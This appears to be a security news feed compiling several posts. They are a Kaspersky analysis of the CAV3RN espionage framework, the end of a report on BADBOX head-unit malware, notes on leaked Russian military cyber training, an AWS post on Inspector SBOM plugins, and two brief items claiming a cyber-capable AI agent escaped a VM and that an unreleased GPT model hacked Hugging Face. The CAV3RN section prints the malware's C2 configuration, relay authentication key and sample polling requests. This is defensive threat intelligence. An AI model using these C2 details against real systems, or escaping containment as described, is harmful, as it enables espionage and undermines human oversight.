activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.

While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.

The malware operator registration page

The malware operator registration page

During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.

On the registration page hosted at admin.uipoxy[.]com, we also found the string copyright © 2020 proxyforu[.]com all rights reserved, which linked to hxxps://proxyforu[.]com, the website of ProxyForU, another vendor of residential proxy services.

We found several similarities in the authentication APIs across all of these sites:

  • The sign-in page was hosted on an admin.* subdomain.
  • The sign-in page was located at /proxy/u/login.
  • The signup page was located at /proxy/register?channelKey=<invitation code>.

Based on this, we believe these services are connected to MoYu Group.

Conclusion

Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.

Indicators of compromise

Stage 1: JarService

ba27951b4ee1c341f4415d033369ecd3
d63bacd6d6709dd68a10ef9d374c7835
6c2e34b30da42085240ede53ab6107d4
8b5e513144a6138a966ea59e68bf9da2
e119845877089d6f4b0a70dc7388f316

Stage 2: loader

e9f3a0dab6949ce2cddab9e0aa80ae1a

Stage 3: loader/clicker

0fbaa7092204f4b1494e0b840b014774
1dcf031c40ce456b6a36a00b0acf3d11
44b6b213a6a3f299eaf88e078de95ecb
67dc78e544ebce16b85dc7c195dfbc58
9642ae619b3165d23c6349002d1abe24
b067d5b0dbecbd6498bcdfba45dba77e
f0e3f7eba2cde91e2dedb921bab47422

zhima module

412e9243f2981bbea3894254d105b3b8
71ab5517f71866279d0d87d37f2ae320
89ef78f716a75964539f2db6520be362
a4223ce4288a230d1e6c3ff2c7639045
bd4d81cd27125ad3d9a114922d468499
c6bfb1643ac7474ed8a7b4f96a187fdb
de77c3303e93c9450424759f1741441c
f8cf8c23ff597700d471fb7767df8bac

Domains and IP addresses

xmsae[.]sbs
ishano456[.]sbs
xshaon123[.]sbs
kshahnd[.]sbs
mdsjhd[.]sbs
nmnsny[.]sbs
kookjar[.]com
ty54fgd435[.]my
ue886578433[.]online
ty4523[.]space
144.217.243[.]201
107.151.248[.]132
128.14.210[.]58

Addresses used to download JarService

hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2026-06-08/bd80bd3c3d0e4bf6b5b4a825650d01f5.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2025-06-10/fe71af9ecf174de48d2b2ccc2c15fb04.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2024-11-07/fa831c3c23824b99871163387bcda7ad.apk

Hashes of TWCore (the legitimate software used to distribute JarService)

2a64c3efc11bf224aa54f24e876446c9
7a4d3ba2dacccfdda55859a5dfee2671
ea24487996eb70c1780922fb3063bcc5
  •  

Project CAV3RN continues: Google Apps Script as C2 relay and DNS-based C2 channel selection

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb

NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.

The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.

C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.

At startup, the worker internally sends:

{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}

The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.

The module supports five internal commands:

Command Functionality
s_version Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog Enables diagnostic logging at the Debug level.
s_deLog Disables diagnostic logging and sets the logging level to Fatal.
s_write Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}

The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.

The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet None (0) GIDFailed (1) GoogleFailed (2) DirectFailed (3)
120 (0x78) Google Apps Script Direct HTTPS Direct HTTPS Google Apps Script
130 (0x82) Direct HTTPS Direct HTTPS Direct HTTPS Close the transaction (no channel)
140 (0x8C) Exception Exception Exception Exception
All other values Google Apps Script Google Apps Script Google Apps Script Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check

DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:

POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel

When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.

The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.

Command Function
000 Lists loaded component names and versions
001 Lists every DLL path discovered by the scanner
002 Lists each loaded component’s path, name, and version

The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.

Domain Registrar IP Hosting ASN
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
Dynadot Inc 144.172.115[.]17
144.172.104[.]82
RouterHosting LLC AS 14956

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f              CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0              net.dll
2dcd4a8ac166404977cd3c48418a8cd9              rnp.dll
981c7404d31b8ce35ec88a6b290f354d              GoogleService.dll
34d50eec364d920b8b5d885c9bc98607             texture.dll

Domains and IPs

studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82

  •  

Using a VM to Contain an AI Agent

It won’t work:

My suspicion was that GPT 5.6-Cyber would succeed, but the frequency and manner of its success removed all doubt. We have to reassess sandboxing quality for capable AI agents, and in general the software stack with which they interact.

An off-the-shelf VM is not enough to contain a modern, cyber-capable AI agent. There is simply too much attack surface. Even innocuous features (like running with a display) add extra, exploitable attack surface.

  •  

Leaked Russian Cyber-Operations Training Materials

This is interesting:

The records describe a force-generation mechanism for several General Staff components, including the GRU, Main Operational Directorate, and 8th Directorate, which is associated with protected communications, cryptography, and information security.

[…]

The reporting also linked a 2024 Department No. 4 graduate, Aleksei Kondrashov, to Military Unit 74455, widely known as Sandworm.

That unit has been associated with destructive cyber activity against Ukraine and other targets, including the 2017 NotPetya attack.

The reports do not establish that every listed graduate participated in a named operation; assignments should therefore be described as reported unit placements, not proof of individual operational involvement.

The Bauman material reframes Russia’s cyber capability as an institutional system, not merely a collection of well-known threat groups.

It suggests that Moscow has formalized a recurring pathway from university recruitment to military service, where students receive supervised technical and ideological preparation before entering intelligence, cyber, and security roles.

For defenders, the leak reinforces the need to track Russian operations as a combined threat: espionage, destructive activity, military reconnaissance, technical surveillance, and influence campaigns may draw on related personnel pipelines and overlapping doctrine.

The exposure of Department No. 4 also provides researchers with a clearer lens for understanding how the GRU sustains cyber capacity beyond the familiar APT28 and Sandworm brand names.

  •  

Extend Amazon Inspector SBOM Generator with Plugins

Amazon Inspector is an automated vulnerability management service that continually scans Amazon Web Services (AWS) workloads for software vulnerabilities. The vulnerability management capabilities of Amazon Inspector are powered by an asset inventory engine known as the Amazon Inspector SBOM Generator (inspector-sbomgen), a standalone command-line tool that produces a software bill of materials (SBOM) from container images, directories, archives, local systems, compiled binaries, and more. Over the past two years, we’ve expanded inspector-sbomgen’s coverage across dozens of programming language ecosystems, operating systems, and widely deployed applications.

We’re pleased to announce a new capability for builders using inspector-sbomgen: a plugin system for writing your own custom package collectors that you can use right away, without requiring source code compilation nor waiting for an official release.

You can download the latest version of inspector-sbomgen from the Amazon Inspector User Guide.

In this post, we walk you through what the inspector-sbomgen plugin system does, why we built it, and how you can write your first plugin in a few minutes. Along the way, we also cover how plugin-generated package components integrate with Amazon Inspector for vulnerability scanning, and we explore the plugin safety model, which helps ensure security-hardened and predictable plugin behavior.

Why we built a plugin system

Software ecosystems are dynamic. New language package managers, lockfile formats, and end user applications ship constantly, and many are adopted quickly, in some cases with little security scrutiny. That leaves security teams with a visibility gap: production workloads running software that their SBOM tooling doesn’t yet recognize. Customers have asked us to inventory many of these ecosystems directly, and until recently, the only path to support was to open a feature request and wait for the inspector-sbomgen team to onboard the ecosystem and deploy a new release.

The inspector-sbomgen plugin system changes that. With plugins, you can:

  • Onboard ecosystems that inspector-sbomgen doesn’t support out of the box. New open source ecosystems, niche or fast-moving package formats, and internal or proprietary tooling can all be inventoried without modifying inspector-sbomgen.
  • Prototype detection for an ecosystem quickly. We designed a plugin system that is friendly to developers and AI coding assistants alike. Plugins are written in Lua, loaded at runtime, and require no Go toolchain nor compilation. You can use the built in test harness to iterate on a plugin and see results immediately.
  • Build on a stable foundation. The plugin API abstracts away artifact-type differences, so you write your detection logic once and it works seamlessly across container images, archives, local systems, and more. And because plugins stay decoupled from the internals of sbomgen, the core tool’s regression surface stays small.

Internally, we’ve used the plugin system to ship new ecosystem coverage faster than before. In our 1.13 release, more than 20 ecosystems that were previously implemented in Go, including Apache Tomcat, NGINX, MySQL, Redis, WordPress, and the OpenSSH toolchain, are now embedded as plugins inside the sbomgen binary. The same release also added more than ten brand-new ecosystems as plugins, including Apache Cassandra, Apache Struts, Conda, Swift packages, and AI-agent collectors (Amazon Q Developer, Kiro CLI, Claude Code, GitHub Copilot, and Ollama).

How inspector-sbomgen plugins work

Sbomgen plugins follow a two-step pipeline:

  1. Discovery – Scan the artifact’s file system to identify files that contain installed package metadata.
  2. Collection – Open each discovered file, parse file contents, and publish findings into the SBOM.

Under the hood, an event bus connects discovery and collection plugins. Discovery plugins publish events listing discovered files, and one or more collection plugins subscribe to these events, triggering package collection. Developers might recognize this behavior as the observer pattern.

This decoupling lets a single discovery plugin feed multiple collectors, for example, one extracting package metadata, another scanning for secrets, and another checking policy. Each collection plugin works from the same file list without re-walking the artifact filesystem, a computationally expensive operation.

Write your first plugin in 5 minutes

Inspector-sbomgen makes it straightforward to bootstrap a plugin environment. The plugin new command tells sbomgen to create a new plugin workspace, and the —-with-example flag populates the workspace with a discovery-collection plugin pair, that you can run immediately.

inspector-sbomgen plugin new --with-example 

After invoking the preceding command, you will be prompted to provide a plugin name and a directory that will contain your plugin workspace. You can provide custom values or use the default values:

Plugin name (identifies the software ecosystem your plugin will inventory, e.g. debian-dpkg, rhel-rpm, python-pip, cmake) [my-custom-ecosystem]: <enter>
Project directory [my-sbomgen-plugins]: <enter>

Created plugin "my-custom-ecosystem" in my-sbomgen-plugins/

Note that you can skip interactive prompts by specifying the plugin name and directory using the corresponding command line interface (CLI) arguments:

inspector-sbomgen plugin new \
    --with-example \
    --name my-custom-ecosystem \
    --path my-sbomgen-plugins

After creating your plugin workspace, inspector-sbomgen will display a next steps screen, which guides developers and AI code assistants to the source files they need to change and to supporting documentation:

Next steps:

  Get started:
    1. Open plugin folder in a code editor (VS Code recommended)
    2. Add test files that your plugin will discover and parse
       (e.g., config files, lockfiles, binaries, etc.):
       my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/_testdata/

  Develop:
    3. Edit discovery:    my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/init.lua
    4. Edit collection:   my-sbomgen-plugins/collection/cross-platform/extra-ecosystems/my-custom-ecosystem/init.lua

  Test:
    5. Write unit tests:  my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/init_test.lua
    6. Run unit tests:    inspector-sbomgen plugin test --path my-sbomgen-plugins

  Deploy:
    7. Distribute your plugin directory wherever you run inspector-sbomgen:
       inspector-sbomgen <arguments> --plugin-dir /path/to/my-sbomgen-plugins

       Example:
       inspector-sbomgen container --image alpine:latest -o /tmp/sbom.json --plugin-dir /path/to/my-sbomgen-plugins

For code completion, install the VS Code Lua language server extension:
  https://luals.github.io/#vscode-install

For more information:
  - Plugin guide:    my-sbomgen-plugins/docs/sbomgen-plugin-developer-guide.md
  - Testing guide:   my-sbomgen-plugins/docs/sbomgen-plugin-testing-guide.md
  - API reference:   my-sbomgen-plugins/docs/sbomgen-plugin-api-reference.md
  - Documentation:   https://docs.aws.amazon.com/inspector/latest/user/sbom-generator.html

Now that you have a plugin workspace, let’s explore its contents in greater detail:

tree my-sbomgen-plugins

├── AGENTS.md
├── collection
│   └── cross-platform
│       └── extra-ecosystems
│           └── my-custom-ecosystem
│               └── init.lua
├── discovery
│   └── cross-platform
│       └── extra-ecosystems
│           └── my-custom-ecosystem
│               ├── _testdata
│               │   ├── empty
│               │   └── example.lock
│               ├── init_test.lua
│               └── init.lua
├── docs
│   ├── sbomgen-plugin-api-reference.md
│   ├── sbomgen-plugin-developer-guide.md
│   └── sbomgen-plugin-testing-guide.md
├── library
│   └── sbomgen.lua
└── README.md

The scaffolded project includes a working discovery and collection plugin pair, passing unit tests with test fixtures under _testdata/, a .vscode/settings.json for integrated development environment (IDE) integration, and a local copy of the developer documentation.

The scaffolding is deliberately succinct and complete, so it reads well for both humans and AI coding assistants. Every file has clear comments that explain what each function does and what the plugin author needs to fill in.

To test a plugin, you first need something to scan, such as a package lock file or a compiled binary. The example plugin inventories a fictional example.lock with the following contents:

my-package-alpha==1.0.0 
my-package-beta==2.3.1 
my-package-gamma==0.9.5 

The provided discovery plugin knows how to look for instances of example.lock within the artifact file system:

-- my-custom-ecosystem discovery plugin
-- Discovers example.lock files in the artifact file list.

function discover()
    return sbomgen.find_files_by_name({"example.lock"})
end

And the provided collection plugin knows how to parse the contents of example.lock and publish package findings to the output SBOM.

-- my-custom-ecosystem collection plugin
-- Parses example.lock files and extracts package name and version.

function collect(file_path)
    local content = sbomgen.read_file(file_path)
    if content == nil then
        return
    end

    for line in content:gmatch("[^\n]+") do
        local name, ver = line:match("^(.+)==(.+)$")
        if name and ver then
            sbomgen.push_package({
                name = name,
                version = ver,
                purl_type = "generic",
                namespace = "my-custom-ecosystem",
                component_type = sbomgen.component_types.APPLICATION,
            })
        end
    end
end

Run the tests

Plugins ship with a built-in test framework so you can validate your logic before scanning a real artifact. Tests are written in Lua, live next to the plugin in init_test.lua, and reference fixture data in _testdata/:

function test_discovers_packages() 
    local result = testing.scan_directory("_testdata") 
    testing.assert_equals(3, #result.findings) 
    testing.assert_equals("my-package-alpha", result.findings[1].name) 
    testing.assert_equals("1.0.0", result.findings[1].version) 
end 
 
function test_no_findings_for_empty_directory() 
    local result = testing.scan_directory("_testdata/empty") 
    testing.assert_equals(0, #result.findings) 
end

Run the tests with the following command:

inspector-sbomgen plugin test --path my-sbomgen-plugins -v

=== RUN   my-custom-ecosystem/discovery/init_test/test_discovers_packages 
--- PASS: my-custom-ecosystem/discovery/init_test/test_discovers_packages (0.04s) 
=== RUN   my-custom-ecosystem/discovery/init_test/test_no_findings_for_empty_directory 
--- PASS: my-custom-ecosystem/discovery/init_test/test_no_findings_for_empty_directory (0.04s) 
ok    2 tests passed 

This is the tightest development loop we could design: no Go toolchain, no rebuild, no container spin-up. Write a test, run it, iterate.

Scan a real artifact

For plugins to produce findings, inspector-sbomgen needs an artifact that contains the files your plugin looks for. For the example plugin, any directory with an example.lock file works. The fixture we generated earlier is a good stand-in:

inspector-sbomgen directory \ 
    --plugin-dir ./my-sbomgen-plugins \ 
    --path ./my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/_testdata \ 
    -o sbom.json 

The --plugin-dir flag tells inspector-sbomgen where to load your Lua plugins from. The resulting SBOM contains a CycloneDX component for each of the three packages in example.lock, for example:

{
  "bom-ref": "comp-2",
  "type": "application",
  "name": "my-package-alpha",
  "version": "1.0.0",
  "scope": "optional",
  "purl": "pkg:generic/my-sbomgen-plugin/my-package-alpha@1.0.0",
  "properties": [
    {
      "name": "amazon:inspector:sbom_generator:source_path",
      "value": "./my-sbomgen-plugins/example.lock"
    }
  ]
}

Every plugin-generated component carries an amazon:inspector:sbom_generator:source_path property that records the file the component was collected from, so you can always trace a component back to the artifact that produced it.

Vulnerability scanning with Amazon Inspector

Plugin-generated findings are first-class SBOM components. They work with every downstream consumer that reads CycloneDX SBOMs, including Amazon Inspector. To send an SBOM to Amazon Inspector for vulnerability analysis, add the --scan-sbom flag (this requires an active AWS account):

inspector-sbomgen directory \ 
    --path ./my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/_testdata \ 
    --plugin-dir ./my-sbomgen-plugins \ 
    --scan-sbom \ 
    --aws-profile your_profile \ 
    --aws-region your_region \ 
    -o /tmp/sbom.json 

An important caveat when you onboard a brand-new ecosystem: Plugin authors can inventory arbitrary ecosystems, but Amazon Inspector can only report vulnerabilities for components it has advisories for. When you point Amazon Inspector at a component whose ecosystem isn’t in its advisory feeds yet, Inspector will return the component with a property, Component skipped: no supported rules found. For example:

{ 
  "bom-ref": "comp-1", 
  "name": "my-package-alpha", 
  "properties": [ 
    { 
      "name": "amazon:inspector:sbom_scanner:path", 
      "value": "my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/_testdata/example.lock" 
    }, 
    { 
      "name": "amazon:inspector:sbom_scanner:info", 
      "value": "Component skipped: no supported rules found." 
    } 
  ], 
  "purl": "pkg:generic/my-custom-ecosystem/my-package-alpha@1.0.0", 
  "type": "application", 
  "version": "1.0.0" 
} 

This is expected behavior, not an error. The SBOM is still generated correctly, the component is still tracked, and the source_path tells you exactly which file produced it. If and when Amazon Inspector adds advisory coverage for the ecosystem, the same SBOM will start producing vulnerability findings without any change to your plugin. For ecosystems Inspector already supports, plugin-generated components are indistinguishable from components produced by built-in scanners.

First class IDE support

We care about productivity and efficiency when writing plugins. Writing Lua without modern conveniences such as autocomplete isn’t fun, so every plugin project scaffolded with the plugin new command ships with a library/sbomgen.lua definition file and a .vscode/settings.json that automatically wires it up to the Lua Language Server extension for VS Code.

For code completion and IDE support, first install the sumneko.lua extension, open your plugin project in VS Code, and every sbomgen.* function will get:

  • Parameter hints with types.
  • Hover documentation.
  • Autocomplete for constants (sbomgen.component_types.*, sbomgen.groups.*, sbomgen.platform.*).
  • Type checking on function calls.
  • Inline warnings when required fields are missing from push_package().

The same definition file makes plugin development work well with AI coding assistants. The types and documentation are embedded in a form that tools can read, so assistants can generate correct plugin code with far less monitoring than writing against a raw language would require.

A safe foundation

Plugins run real code inside the same process as inspector-sbomgen, so we designed the execution environment to keep that code stable and security-hardened. Every Lua plugin runs in an isolated sandbox. Every Lua virtual machine (VM) has access to a restricted subset of the Lua standard library to ensure only safe operations are permitted:

  • No direct filesystem access. The Lua io library isn’t loaded. All file operations go through sbomgen.* functions, which route through sbomgen’s internals so your plugin behaves identically whether it’s scanning a directory on disk, a container image, a compressed archive, or a mounted volume.
  • No subprocess execution or environment mutation. The Lua os library is blocked, so plugins can’t spawn processes, modify environment variables, or touch files outside the artifact.
  • No VM introspection. The Lua debug library is blocked.
  • No unbounded code loading. dofile, loadfile, and loadstring are removed. require() is available but restricted to the plugin’s own directory tree, so plugins can share helper modules with themselves but cannot load code from other plugins or system paths.

If a plugin raises an unhandled Lua error, inspector-sbomgen logs a warning and continues with the next file or plugin; one faulty plugin does not prevent other plugins from running. Plugins never override inspector-sbomgen’s built-in package collectors. Every plugin must declare a unique name. If a custom plugin uses a name that’s already claimed by an official built-in plugin, the custom plugin is skipped with a warning. Built-in plugins always take precedence, so a custom plugin can never silently replace or shadow the tool’s own detection behavior.

Next steps

To start building your own plugins today:

  1. Install the latest inspector-sbomgen from the Amazon Inspector user guide.
  2. Run inspector-sbomgen plugin new --with-example and follow the prompts.
  3. Run inspector-sbomgen plugin test --path ./my-sbomgen-plugins -v to see the example tests pass.
  4. Replace the example logic with detection for your own ecosystem.

The full reference documentation covers every function, constant, and command in depth:

Conclusion

Whether you’re adding support for an internal lockfile format, prototyping detection for a new open source ecosystem, or replacing a home-grown scanner with something your whole organization can run at scale, the plugin system is designed to make the path from idea to working SBOM as short as possible. We can’t wait to see what you build with it.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.


Michael Long

Michael Long

Michael is a Senior Security Researcher for Amazon Inspector at AWS. He leads research and development of the Amazon Inspector SBOM Generator and Amazon Inspector for GitHub Actions. Before joining AWS, he was a principal adversary emulation engineer on the MITRE ATT&CK team. He also served honorably for nearly 10 years in the U.S. Army spanning military intelligence and cyber operations.

Charlie Bacon

Charlie Bacon

Charlie is Head of Security Engineering and Research for Amazon Inspector at AWS. He leads the teams behind the vulnerability scanning and inventory collection services that power Amazon Inspector and other Amazon Security vulnerability management tools. Before joining AWS, he spent two decades in the financial and security industries where he held senior roles in both research and product development.

Anthony Verleysen

Anthony Verleysen

Anthony is a Senior Technical Product Management for Amazon Inspector. Before Amazon Inspector, Anthony worked as a Product Manager in AWS Systems Manager owning Node Management capabilities. Outside of work, Anthony is an avid tennis and soccer player.

  •  

Measuring the Tendency of AI Agents to Go Rogue

This essay was written with Barath Raghavan, and originally appeared in The Guardian.

In July, Hugging Face, a company that hosts much of the world’s AI software and open-source AI models, was hacked. A malicious dataset had been used to run code on one of its servers. Whoever was behind it captured internal security credentials and moved through systems over a weekend, running thousands of actions from a swarm of temporary server environments. It looked like the work of a sophisticated criminal group.

It was not. It was one of OpenAI’s new, still unreleased GPT models.

